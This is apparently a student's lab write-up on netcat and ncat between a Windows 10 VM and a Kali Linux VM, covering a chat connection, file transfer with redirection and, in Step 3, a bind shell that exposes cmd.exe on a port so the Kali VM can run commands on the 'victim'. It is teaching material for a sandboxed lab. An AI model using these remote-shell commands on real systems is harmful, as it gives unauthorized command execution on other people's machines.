

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat.exe -l -p 52000
Sai
^C
C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- g) Reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.



Step 2: Transfer a file with netcat/ncat.



- On the Windows 10 VM, open a port. Using the output redirection operator (>), specify that whatever comes through port 55555 does not get output in the console, like before, but rather goes into a file called alice.txt, which does not exist just yet. **ncat.exe -l -p 55555 > alice.txt**

If the file does not exist, it will be created. If the file does exist, it will be cleared before the text is redirected. To keep an existing file and append to it, use two > symbols like this: **ncat.exe -l -p 55555 >> alice.txt**

If you use the >> notation and the file does not exist, like with the > notation, it will be created.



- b) On the Kali Linux VM, create a text file, put some text in the file, and then save it as bob.txt and close the file.



- c) On the Kali Linux VM, from the same directory you have been in, execute the following command (with the IP address of the Windows 10 VM): **nc -w 1 192.168.1.107 55555 < bob.txt**

Send the contents of the bob.txt file, using the input redirection character (<), through port 55555 of the machine with an IP address of 192.168.1.107 (the Windows 10 VM). The following is from the **nc man page** (<https://linux.die.net/man/1/nc>): **-w timeout**





If a connection and stdin are idle for more than timeout seconds, then the connection is silently closed. The **-w** flag has no effect on the **-l** option. For example, nc will listen forever for a connection, with or without the **-w** flag. The default is no timeout. Notice that the name of the source file and the file created on the destination machine do not have to match. If you are not returned to a prompt, kill the connection with CTRL-C from either side.



- d) On the Windows 10 VM, type **notepad alice.txt** to see the contents of the source's bob.txt file in the target's alice.txt file in Notepad. **Take the screenshot.** Then close Notepad.

e) Now reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.





Step 3: Create shells with netcat/ncat.

- a) On the Windows 10 VM, type the following command: **ncat.exe -lp 10314 -e cmd.exe**

The -e option specifies an executable to run.



- b) On the Kali Linux VM, type the following command: **nc 192.168.1.108 10314**

(Substitute the IP address of the Windows 10 VM.)

Whoa! That is a prompt from the world of Windows inside the land of Linux!

- c) Any Windows command you type will now be sent to the victim machine and executed on that machine. Try these: **ipconfig /all arp -a route print** (Take the screenshot showing both screens)

